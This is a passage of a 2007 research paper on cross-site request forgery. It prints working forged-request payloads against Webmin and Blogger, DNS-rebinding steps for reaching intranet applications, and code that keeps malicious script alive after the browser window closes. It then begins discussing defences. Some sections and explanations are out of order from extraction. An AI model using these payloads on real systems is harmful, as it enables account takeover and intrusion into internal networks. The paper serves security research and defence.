J Comput Virol
DOI 10.1007/s11416-007-0068-7

Evolution of cross site request forgery attacks

Renaud Feil · Louis Nyffenegger

Received: 5 January 2007 / Revised: 15 July 2007 / Accepted: 10 September 2007

Abstract This paper presents a state of the art of cross-site request forgery (CSRF) attacks and new techniques which can be used by potential intruders to make them more effective. Several attack scenarios on widely used web applications are discussed, and a vulnerability which affect most recent browsers is explained. This vulnerability makes it possible to perform effective CSRF attacks using the *XMLHTTPRequest* object. In addition, this paper describes a new technique that preserves the malicious code on the target system even after the browser window is closed. Lastly, best solutions to prevent these attacks are discussed to enable everyone (users, browser or Web applications developers, professionals in charge of IT security in an organization or a company) to prevent or manage this threat.

1 Introduction

In most organizations, the browser is a major application in workstations. It is used indeed as a thin-client for a many applications: search engines, community websites, webmails, online banking, specific business applications for each sector, etc. These applications can be accessed from the private network or from Internet. They may contain sensitive data and require an authentication step, or in the opposite be accessible to everyone. But all of them can be accessed from a browser using standard protocols.

However, many web applications forget that HTTP requests they receive from browsers may have been forged by another web page opened in the same browser. Without the user being aware of it, this malicious web page can usurp his identity and send requests to other websites on his behalf. These kind of attacks is called cross-site request forgery (CSRF).

This paper presents the impact of CSRF attacks and the risks created by new web standards.

First of all, we show in Sect. 2 that CSRF attacks can be easily performed by a malicious person, that they can have a major impact on the security of web applications and that these risks are globally underestimated by developers and by people in charge of IT security in companies and organizations.

Section 3 presents the evolution of the threat created by new functionalities in modern browsers. Indeed, in spite of the fact that browser developers understand the menace, some functionalities can ease CSRF attacks towards web applications.

Section 4 presents the practical difficulties to perform CSRF attacks "in the real world". Indeed, simple versions of CSRF attacks are done "blindly", and the intruder cannot adapt his attempts and perform complex actions on targeted applications. In addition, some browser functionalities protect against the persistence of an hostile web page which could contain some malicious code. However, we show that a motivated attacker may bypass most of these restrictions to perform effective CSRF attacks. Thus, we introduce a tool which prove that the victim browser can be used as a proxy to send arbitrary requests controlled by an attacker who control a hostile web server.

Finally, Sect. 5 studies different solutions to prevent these attacks. These solutions can be used at different levels: in web applications, in browsers, or in the network architecture of the internal network.

R. Feil · L. Nyffenegger (B)
Hervé Schauer Consultants, 4bis, rue de la gare,
92300 Levallois-Perret, France
e-mail: louis.nyffenegger@hsc.fr

R. Feil
e-mail: renaud.feil@hsc.fr

2 Cross site request forgery attacks: easy, dangerous but overlooked

2.1 An easy attack

Cross-site request forgery attacks can be performed on web applications when the structure and content of some requests are predictable. For example, a web application expecting the following GET request to change the user password:

```
GET http://www.hsc.fr/changePassword?value=newpass HTTP/1.1
```

Another web page, when it sends the same request, can do the expected action in the vulnerable web application. To automatically forge this request, a malicious web page may contain image tags, which cause the browser to send a request to load the image when the tag is parsed. Thus, the following tag cause the browser to send a request to modify the password:

```
<img src="http://www.hsc.fr/changePassword?value=newpass" />
```

Cross-site request forgery attacks are possible even if the targeted web application uses POST requests. Here is an example of such a request:

```
POST http://www.hsc.fr/changePassword HTTP/1.1
[...]
value=newpass
```

To forge a similar POST request, a malicious page could contain the following form:

```
<form action="http://www.hsc.fr/changePassword" name="f" method="POST">
      <input type="hidden" name="value" value="newpass">
</form>
```

The form submission can be automated with the following script:

```
<script>document.f.submit();</script>
```

Whenever the browser displays a page containing the form and the previous script, the request to change the password is automatically sent.

In order to be successful, the attacker only needs to know the structure of requests used by the vulnerable application (URL and parameters), to build a web page and to convince the user to browse it. The request forged by the attacker will be send and processed by the targeted application.

2.2 A dangerous attack

Cross-site request forgery vulnerabilities are dangerous, because they may enable an attacker to perform an unauthorized action in a web application with the rights of a legitimate user and without his consent. Indeed, the request forged by a CSRF attack may contain the information used by the web application to authenticate the user (cookie, HTTP authentication,…). Moreover, the request is made from the browser of the targeted user, which may enable an intruder to send requests to servers on the internal network (Fig. 1).

To usurp valid credentials during the CSRF attack, the intruder must wait for the legitimate user to be authenticated on the targeted web application. When the user is authenticated, the malicious web page, even if it is not hosted on the same domain than the targeted application, can send requests and use the session opened by the legitimate user. Different session tracking and authentication schemes are potentially vulnerable:

- session cookie in requests;
- tracking by IP address and DNS name;
- authentication of request by standard HTTP authentication methods (“HTTP Basic” and “HTTP Digest”).

Different tests performed on several browsers show that:

- when the targeted web application tracks sessions using cookies, this cookie is sent with requests forged by the malicious web page;
- when the targeted web application tracks authenticated users according to their IP address, forged requests are considered valid as they come from an authenticated IP address;
- when the targeted web application uses HTTP authentication (like “HTTP Basic” or “HTTP Digest”), the browser sends the authentication information with each request, even if this request has been forged by another web page.

If the application is only available in HTTPS, the attacker could create a request which use this protocol. In the case of a client certificate authentication, the browser will use the already loaded certificate to make the request. The user does not have to enter the password of the private key again.

We must notice that Internet Explorer 7.0 and Firefox 2.0 browsers behave differently. On both browsers, whenever



Fig. 1 CSRF: bounce in internal network

the user opens a new tab or a new window after clicking on a link in a web page, the new page is loaded in a new thread of the same process. On the other hand, the behavior is different whenever the user clicks on the browser executable file of each browser: Internet Explorer 7.0 creates a new process for each instance, whereas Firefox 2.0 uses a single process. The consequence is that some authentication information cannot be used when the hostile page is located in a different process on Internet Explorer 7.0.

The following table shows the result for different browsers:

Browser	IE 7.0: same process	IE 7.0: different process	FF 2.0: same process
Cookie	X		X
IP Address/DNS name	X	X	X
HTTP authentication	X		X
HTTP authentication saved in the browser	X	X	X
HTTPS Certificate	X	X	X

The term "session riding" is used to describe this possibility of a web page to use the credentials provided by the user in another web page. CSRF attacks allow to bypass even complex and strong web authentication schemes to perform arbitrary actions on protected applications.

A successful CSRF attack makes it possible for an intruder to send requests on web applications hosted on the internal network. Indeed, the malicious web page could contains URL pointing to a server on the internal network (for example "http://192.168.0.1/action.php" or "http://intranet/action.php"). If the request is valid, it can perform actions on the internal application.

Moreover, if the user is not authenticated, the malicious web page can forge requests to test trivial passwords on the targeted web application. If a valid password is guessed, next requests will be able to access restricted functionalities.

2.2.1 Example of attacks

The "SMC7004ABR Barricade Broadband Router" is a router for home users. It can create a private LAN and share an Internet connection between multiple workstations. A web configuration interface is available. Access to this web interface is restricted by a password, and once the authentication is valid, session tracking is performed by means of the workstation IP address.

A function of the web configuration interface add a workstation of the LAN in the DMZ. The corresponding HTTP request is:

```
POST/misc.htm
HTTP/1.1
Host : 192.168.1.1 : 88
[...]
page = misc&logout = 2&timeout = 10&ping = 1&IP1 = 0&IP2
  = 0&IP3 = 0&IP4 = 0i&dmzip4 = 10&C1 = 1&nonstdftpport =
```

This request asks the router to consider that IP address 192.168.1.10 is in a DMZ and that all requests coming from Internet must be forwarded to this IP address. Hence this IP address becomes reachable from the Internet.

Let us imagine a scenario in which someone wants to compromise a workstation in the internal network. If no port translation is configured on the router, the intruder cannot connect to the private IP address of the workstation, located on the internal network. However, the malicious user could use a CSRF attack. If he finds a way to fool or deceive the administrator and make him browse a web page while he is logged on the web configuration interface, he could trigger the request and add the workstation in the DMZ. The attacker will then be able to connect directly to this workstation from Internet.

As said before, the attacker can also test trivial passwords to gain access to the web configuration interface. If the password is found, the IP address of the administrator's workstation will be considered as authenticated and the attacker will be able to add an IP address in DMZ.

2.3 An overlooked attack

Whereas the first discussions on Bugtraq about CSRF goes back to 2001 [1], these attacks remain largely ignored by Web applications developers and persons in charge of IT security in organizations.

This relative ignorance may be explained by various reasons:

- First, this vulnerability is caused by one of the principle of the Web: a page from one domain is allowed to contain links and to make requests to another domain. This is the ground principle of hypertext links. This is also used to enrich web pages with contents gathered on third-party web sites (advertisements, images, …). Why should anyone worry about a standard functionality of the Web, available since its beginning?
- Software architects think that a request is systematically made by a user, and do not imagine that this request could have been made by another web page, which is not related to their application.

From time to time, CSRF vulnerabilities in major web applications are disclosed. For example in January 2006, Jeremiah Grossman [2] revealed how a malicious web page

could steal the contact list of an authenticated Gmail user. However, disclosed vulnerabilities are not so numerous compared to the number of vulnerable web applications. The CSRF issue is rarely mentioned in development best practices, and only a few web applications set up an effective protection against CSRF. This is why most web applications are vulnerable to CSRF attacks.

In web applications developed to address business needs (financial softwares with web interfaces, contract management tools, ...), most business transactions can be made by an hostile web page. Penetration tests we have made reveals that suppliers informations or contracts conditions can be modified using a simple CSRF attack. Network equipments like routers, Wifi access points, etc. are also heavily exposed to these attacks, and it is often possible to modify critical configuration parameters with a CSRF attack.

2.3.1 Examples of vulnerable web applications

The observation of request's structure used by a web application is most of the time enough to find vulnerable applications. As an example, we have tested and validated the possibility of making unauthorized actions using CSRF attacks in well know web applications. Tests were performed with 2 browsers: Internet Explorer 7.0 and Firefox 2.0 on Windows XP SP2.

2.3.3 Webmin (version 1.3.20): creation of a user on the targeted operating system

The following POST request is used to create a new user on the operating system managed with Webmin:

A simple CSRF does not work with Webmin. Webmin warns the user with the following message:

```
POST https://localhost:10000/useradmin/save_user.cgi HTTP/1.1
[...]
Referer: https://localhost:10000/useradmin/edit_user.cgi
Cookie: testing=1; sid=49003aef7309052fd5d15620c3576e93
[...]
user=CSRF&uid_def=0&uid=0&real=&home_base=1&home=&shell
    =%2Fbin%2Fsh&passmode=0
&pass=&encpass=&othersh=&expired=&expirem=1&expirey=&min=&max
     =&warn=&inactive=
&newgid=&gidmode=0&gid=users&makehome=1&copy_files=1&others=1
```

Warning! Webmin has detected that the program https://localhost:10000/useradmin/save_user.cgi?user=powned\&home_base=1\&gid=users was linked to from the URL http://www.hsc.fr/csrf.html, which appears to be outside the Webmin server. This may be an attempt to trick your server into executing a dangerous command.

However, the *Referer* header check may be circumvented by posting the request in an *iframe*. The following code shows how to build this request:

```
<html>
 <body onload="document.f.submit()">
   <iframe src="http://localhost:10000/" name="iframeWebmin" id="iframeWebmin">
   </iframe>
   <form action="https://localhost:10000/useradmin/save_user.cgi"
              name="f" target="iframeWebmin">
      <input type="hidden" name="user" value="CSRF" />
      <input type="hidden" name="uid_def" value="0" />
         [...]
      <input type="hidden" name="others" value="1" />
      <input type="submit" value="submit" />
   </form>
 </body>
</html>
```

2.3.2 Blogger website (www.blogger.com, test performed on 29/03/2007): arbitrary message post on a blog under the victim identity

An HTML page containing the following HTML code results in the posting of a comment in the blog whose identifier is passed in parameter. If the user is authenticated on Blogger, the comment will be posted with his signature.

```
<img src="http://www.blogger.com/login-comment.do?blogID=31026586
&postID=11527199005599332&postBody=I+Love+You+Melissa&iden=Blogger
&post=Login+and+Publish" />
```

This code works because according to the browser, requests will either be sent with a "spoofed" header value, or not be sent at all. Considering that the "Referer" header may be intentionally disabled by the user, Webmin allows requests without this header. This vulnerability enables an attacker to create a user with arbitrary rights and password. Many other configuration parameters could be modified in a similar fashion (Fig. 2).

Fig. 2 Webmin: warning message

2.3.4 *www.sstic.org (tests performed the 03/29/2007): arbitrary password recovery*

The following web page is used by registered users on the "www.sstic.org" website (especially speakers) to modify their password:

This password modification functionality is not vulnerable to CSRF. Not because the developer took care to implement a specific protection against this attack (see Sect. 4), but since this page follows security best practices and verify the previous password before setting the new one. However, it is possible to change the current user's email address in the web page "Modify your account" :

A CSRF attack, using previously presented techniques, makes it possible to change the email address in this web page. An attacker could set an new email address he controls. Then, he will just have to use the password recovery page "Forgotten password" to ask for a new password for the targeted user. All required information will be sent to the email address under the attacker's control, which would allow him to see (and modify) the content of the submitted papers (Fig. 3).

2.3.5 *Online banking applications*

On the few online banking web site we visited, all major financial transactions, like money transfers, cannot be performed using standard CSRF techniques. Indeed, these operations need a second request to confirm the transaction, and a unique reference number is generated and used to identify the confirmation request. This mechanism is not specifically designed to protect against CSRF attacks, but to avoid that a user using the "Back" button of his browser or refreshing the page generate multiple similar transactions.

We did not try to determine whether a reference identifier, which complies to the expected format but was generated by another web page, could be considered as valid by these applications. We did neither try to brute force this reference identifier to find a valid one (which could be possible as these identifiers contains the date and time of the transaction). Lastly, we did not try to modify user's personal information to recover sensitive information like his password (Fig. 4) .

As we have previously seen, CSRF vulnerabilities are really widespread in web applications, and finding other examples would be easy. A *Month of the Cross Site Request Forgery Bug* would last much more than 1 month...



Fig. 3 SSTIC website: password modification page



Fig. 4 SSTIC website: user information modification page

3 Evolution of CSRF attacks on recent browsers

3.1 The "good old attacks" using GET and POST: more effective with Javascript

The attacks presented in previous chapters, using HTTP GET and POST requests, can be made dynamically using a malicious script on the hostile web page. The most widely used scripting language, Javascript, allows to control the sequence of requests dynamically, without having to reload the content of the malicious web page (for example using the tag *<meta http-equiv="Refresh" content="2">*, which reloads the current page every 2 s). Using a scripting language, it is possible to create a malicious web page which send requests whose method, target URL and parameters are provided in real time by the hostile server. This possibility is detailed in Sect. 3, which introduce the tool *CSRF-proxy* (Fig. 5).

The Javascript code corresponding to the GET request presented in Sect. 2 is simple:

```
<script>
     var img=new Image();
     img.src="http://www.hsc.fr/changePassword?value=newpass";
</script>
```

Others HTML tags can cause the browser to send a GET request, for example the tags APPLET, BASE, BODY, EMBED, LAYER, META, OBJECT, LINK, SCRIPT or STYLE.



Fig. 5 SSTIC website: password re-initialization

In the same way, creating and submitting automatically the form of Sect. 2 can be done with the following script:

```
<script>
     var f = document.createElement('form');
     f.setAttribute("action", "http://www.hsc.fr/changePassword");
     f.setAttribute("method", "POST");
     f.setAttribute("name", "form");

     var param = document.createElement('input');
     param.setAttribute("type", "hidden");
     param.setAttribute("name", "value");
     param.setAttribute("value", "newpass");

     document.body.appendChild(f);
     f.appendChild(param);

     window.form.submit();
</script>
```

The use of Javascript to dynamically build HTTP requests is efficient, except when the targeted browser is Internet Explorer 7.0. Indeed, in certain situations, IE 7 displays a warning message to the user to ask the authorization to execute the script.

Cross-site request forgery attacks using current techniques have an important limitation: the malicious page which send requests cannot access the result of these requests. Indeed, modern browsers discriminate the content of different domains according to a policy named "same origin policy". Scripts from a page generated by the server "www.hsc.fr" cannot access or modify the content, ie. the DOM tree ("Document Object Model") from a page generated by the server "www.hsc-news.fr". Thus, during a "standard" CSRF attack, the attacker can send request and perform actions on web applications but cannot gather information on these web applications.

However, we will see that recent web standards may allow an attacker to bypass this limitation.

3.2 Attack possibilities offered by browsers' plugins

Some CSRF attacks can be done using functionalities provided by browser plugins or ActiveX objects. Indeed, in some cases, the security policy used by these plugins is less restrictive than the policy of the browser, like for example in the Flash plugin [3].

Moreover, some plugins make it possible to access others types of resources, like databases. For example, the following constructor instantiate an ADO connection object to a SQL database, via a configured ODBC source:

```
var conn = new ActiveXObject("ADODB.Connection");
conn.Open("dsn=AppDB;uid=user;pwd=pass;");
```

An attacker could try to connect to this database with trivial passwords. This possibility is not detailed here as most ActiveX controls are disabled by default in Internet Explorer 7.0 and are not available in Firefox 2.0. Moreover, most modern databases have a web configuration interface, like Oracle with *XMLDB* (which may be eventually vulnerable to CSRF attacks).

3.3 XMLHttpRequest objects: new opportunities for CSRF attacks

To ease the development of new "Web 2.0" applications, modern browsers have a functionality which allows pages to send HTTP request asynchronously and to use the results of the request in the current page. It helps to develop more ergonomic websites, by suppressing the need to reload the HTML page each time the content must be updated. This new functionality is based on the use of *XMLHttpRequest* objects.

XMLHttpRequest objects are available since September 1998 on Internet Explorer 5.0 as ActiveX object, then natively since Internet Explorer 7.0. On others browsers, they can be used since Mozilla 1.0 (May 2002), Safari 1.2 (February 2004), Konqueror 3.4 (March 2005) and Opera 8.0 (April 2005).

The creation of a request using the *XMLHttpRequest* object can be done with the following code on Internet Explorer 7.0 and on Firefox 2.0 (on Internet Explorer 6.0, the instantiation is done with an ActiveX object):

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open("POST", "http://www.hsc.fr/changePassword", true);
    xhr.setRequestHeader("Cookie", "toto");
    xhr.onreadystatechange = function () {
    if (xhr.readyState == 4) {
        doEvilAction(xhr.responseText);
    }
};
    req.send("value=newpass");
</script>
```

This script cause the browser to send the following HTTP request:

```
POST changePassword HTTP/1.1
[...]
Cookie: toto
[...]
value=newpass
```

This functionality is worth considering for an attacker. It can be used to build flexible requests and to modify headers sent to the target web server. Especially, it makes it possible to read the response of the target server and to send it back to the attacker. That may create really powerful CSRF attacks.

The designers of *XMLHttpRequest* were aware of the risk with respect to this new functionality. To avoid CSRF attacks, connections using *XMLHttpRequest* objects can only access the domain hosting the web page containing the object. Thus, a script hosted on a web page in the "www.hsc.fr" server can only send requests to "www.hsc.fr". It cannot send requests using *XMLHttpRequest* object to the domain "www.hsc-news.com" or even to "www2.hsc.fr". Some tricks allowing to bypass this restriction have been found by developers, like having the server perform the request to the other domain.

But these tricks do not put the security of this model into jeopardy and do not ease CSRF attacks.

However, at HSC we have established that restriction mechanisms enforced by most browsers do not prevent CSRF attacks. Indeed, the current restriction mechanism prevents cross-domain requests, but trusts the DNS infrastructure whenever it determines which IP address is matching the authorized URL. However, in the case of a malicious website, the attacker may control the name server which has authority on the domain corresponding to the URL of the malicious page. Hence, once the hostile web page is downloaded, it can modify the DNS record of the web server. Further requests using *XMLHttpRequest* objects will be allowed toward the URL of the original server, even if this URL resolves now to another IP address. These requests may for example be sent to a private IP address, located in the internal network of the target.

Thus, a malicious web page, hosted on Internet, could connect to web applications located on the intranet of an organization, usurp legitimate user's identity (if he is connected), and realize unauthorized actions. Overall, the malicious web page can send any information gathered in the target application response towards another hostile server located on Internet. Exploitation of this attack is possible without compromising the browser (with the meaning of executing arbitrary code on the operating system), or without installing a Trojan horse on the victim workstation. Only standard web APIs are used and misused.

This attacks was successfully implemented in real conditions in Internet Explorer 6 and Firefox 2.0 browsers (on Windows XP SP2). Here is the details of the attack:

1. The victim browses the malicious web page:
   (a) The browser asks for a DNS resolution to find the IP address of the website "www.hsc.fr".
   (b) The DNS server, which is the authoritative DNS server for the "hsc.fr" domain, sends the true IP address of the "www.hsc.fr" server, but specifies a Time To Live (TTL) equals to 0, which prevents the storage of this value in the resolver cache.
   (c) The browser sends an HTTP request to the IP address corresponding to the "www.hsc.fr" server.
   (d) The server sends the malicious web page.
2. Optionally, the malicious web page could use one of the techniques presented in Sect. 3 to ensure the persistence of the malicious code in the browser. If these techniques are successfully used, the malicious code will run until the user manually stops the browser process in the task manager.
3. Modification of the DNS resolution of "www.hsc.fr":
   (a) A script on the hostile server informs the DNS server that the malicious page was loaded by the victim.
   (b) The name server modifies its DNS record to send the IP address of the targeted web server. As previously said, the IP address could be a private one, like 192.168.0.1.
   (c) Then, the hostile script must wait for the victim browser to perform a new DNS resolution. This is quite immediate with Firefox 2.0 (which makes a lot of DNS requests), and a little bit longer with Internet Explorer 6 (less than 5 min), which ask less often the resolver.
4. Using *XMLHttpRequest* to access another web application:
   (a) The malicious page sends arbitrary *XMLHttp Request* requests to access the targeted web application.
   (b) The malicious page receives HTTP responses sent by the targeted web application, and sends back the content to another hostile server (with standard HTTP requests using a alternate URL and putting information on the POST request body).
5. When they wish, the malicious web server or the malicious web page can ask the DNS server to modify its DNS record to access other web applications (Fig. 6).

4 CSRF attacks : practical considerations

Powerful techniques that make it possible to send requests to third-party websites have been presented. However, a lot of people think that CSRF attacks are really hard, or impossible, to achieve "in the real world". They think that the attacker has to predict and prepare all requests that must be sent to build the malicious web page. They also think that as soon as the user will leave the hostile web page, the malicious code will be deleted from browser memory and the attack will be stopped. Actually, an attacker can circumvent these difficulties to carry out powerful CSRF attacks.



Fig. 6 CSRF attacks with XMLHttpRequest

4.1 Real-time control of CSRF attacks: the CSRF-proxy tool

We at HSC have developed a tool to show the risks related to CSRF attacks. This tool is a set of Python scripts emulating a web server and generating malicious pages on-the-fly to the victim's browser. These malicious pages use the victim's browser like a proxy to send requests toward servers on the victim's private network. It takes some ideas presented by Jeremiah Grossman and T.C. Niedzialkowski at the Black Hat in Las Vegas 2006 [4] and in the Javascript scanner presented by SPI Dynamics [5].

It adds the possibility for an attacker to update in real-time the malicious web page which is run by the victim's browser. A "control web page" is hosted on the attacker server and receives the HTTP requests that must be performed by the victim's browser. This gives to the intruder a kind of "command line", wich allows him to send HTTP request and get the result (success or failure, by using the "onerror" attribute).

An "automatic scanning module" allows it to automatically search for web servers which are available in the internal network and to identify well-known web applications using a signature database for specific requests. This scan also allows, by analyzing the results of some specific requests, to find whether the current user of the browser is authenticated to some applications or not. Indeed, some requests will only send a positive response for authenticated user. Thus, the intruder can determine whether the current user is authenticated to some applications or not, and use its credential to perform unauthorized action in these applications. A brute force module could allow him to attack the authentication on internal applications. Lastly, stealing the browser history by various methods can help the attacker to find potential targets.

Thus, the *CSRF-proxy* tools shows that an application located on the internal network can be attacked from Internet. Contrary to a very widespread habit, these applications should not be considered as secured under the assumption that they are on the internal network.

The communication between the browser and the malicious server can be performed with *XMLHttpRequest()* or with GET requests. Requests to targeted applications are done by adding dynamic forms for POST requests and image tags for GET requests.

4.2 The problem of malicious code persistence

To achieve the attack, the malicious code that send requests must stay active as long as possible. Ideally for the attacker, a single visit on a hostile web page should load the malicious code into the browser until the workstation is shutdown.

Historically, an easy way to get this result was to prevent the user to close the browser window. That was possible by associating to the "onunload" event, triggered during the closing of the window or the browsing of another page, a function that open the web page again. The following code show how it can be done:

```
<html>
  <head>
     <script>
          window.onunload = onUnload();
      function onUnload() {
          window.open("dontclose.htm")
          }
     </script>
  </head>
</html>
```

However, recent browsers have a "popup-blocker" functionality, which limits the use of the window.open() function and turns the previous code useless for an attacker.

However, various techniques exist to ensure that the malicious code will survive. The more effective technique identified by HSC is to use an infinite loop when the "onunload" event is triggered. Thus, in Internet Explorer 6.0 and Firefox 2.0, the Javascript code of the page runs whereas the web page has disappeared, and even if the browser window is closed! In Internet Explorer 7.0, the code runs, but the browser window freezes and the user has to kill the process in the task manager.

To limit the processor time consumption in this infinite loop, we need a function that "pause" the thread. Javascript does not have such a function (the setTimeout() function does not stop the current thread). But one more time, the solution is to use, …*XMLHttpRequest*. The attacker can use a synchronous request to put the thread in standby as long as the server response has not been received, which limits the CPU time consumption. The following code shows a simple implementation of these ideas:

```
<html>
  <head>
    <script>

      function waitForever() {
        while(1) {
          sendRequest(); // Slow down CPU while looping
          // Add malicious code here
        }
      }

      function sendRequest() {
        // random URL to avoid browser caching
        random = Math.random().toString().split(".")[1];

        if(window.XMLHttpRequest) // Firefox and IE 7
          xhr_object = new XMLHttpRequest();

        else if(window.ActiveXObject) // IE 6
          xhr_object = new ActiveXObject("Microsoft.XMLHTTP");

        xhr_object.open('GET',random, false); // synchronous request
          xhr_object.send(null);
      }

    </script>
  </head>

  <body onunload="waitForever()">
       Now, close the browser window.
       The process should still be running in the task manager.
  </body>
</html>
```

Others possibilities could be used to ensure with more or less efficiency the survival of the malicious code:

- In some browser, it is possible to open small and almost invisible windows out of the screen. But the window remains visible in the task bar.
- It is possible to create an invisible frame ("frameset = 0") or an *iframe*, which contains the malicious code and to display in another frame a classic web page (like Google). However, the address bar will display the URL of the malicious website, and all modification in the URL makes the malicious code disappear. Moreover, some web sites (like Hotmail) detect that they have been loaded in a frame.

Thus, an intruder can preserve the malicious code on the targeted workstation. Only one visit on a malicious web page is enough to turn the workstation in a proxy to web applications located on the organization internal network.

5 Protections against CSRF attacks

The purpose of this chapter is to present various solutions to limit the risks of CSRF attacks.

5.1 Users awareness

Users should be aware that a web page can contain malicious code, which could interact with another web application and then usurp their identity. That's why users who log in a sensitive application (online banking, etc) should:

- ideally, close any running browser instance and check in the task manager that any corresponding processes has been killed. Or at least, they should close any browser windows whose content is not trusted;
- check whether the address bar displays the address of the visited site and whenever possible, they should manually rewrite the address to be sure of the web site authenticity.

However, these recommendations are difficult to accept for most users.

5.2 Hardening web browsers

Request done by *XMLHttpRequests* objects should not only be restricted to the domain of the page, but also with the IP address where the web page was downloaded. This vulnerability of several major browsers should be corrected, by taking care of the regression risks on some Web sites using load balancing mechanisms such as DNS round-Robin, where name servers can return a different IP address without any bad intention. It is to be noticed that similar issues have already been discussed and that modern browser were supposed to implement a DNS-pinning feature that prevent such attacks. This feature should be correctly implemented.

Regular request made by web developers to remove or bypass the "same origin policy" should be considered with care. New functionalities that can bypass this policy will be the next target of the security researchers and attackers.

However, it is not actually possible to restrict HTTP requests used by image tags or forms. This functionality is needed by most web applications (advertisements, mashups, etc.). The display of a warning message when suspicious request is performed by a script, like Internet Explorer 7.0 does, may be an interesting idea and could limit the number of successful CSRF attacks. However, some users will always accept dangerous scripts.

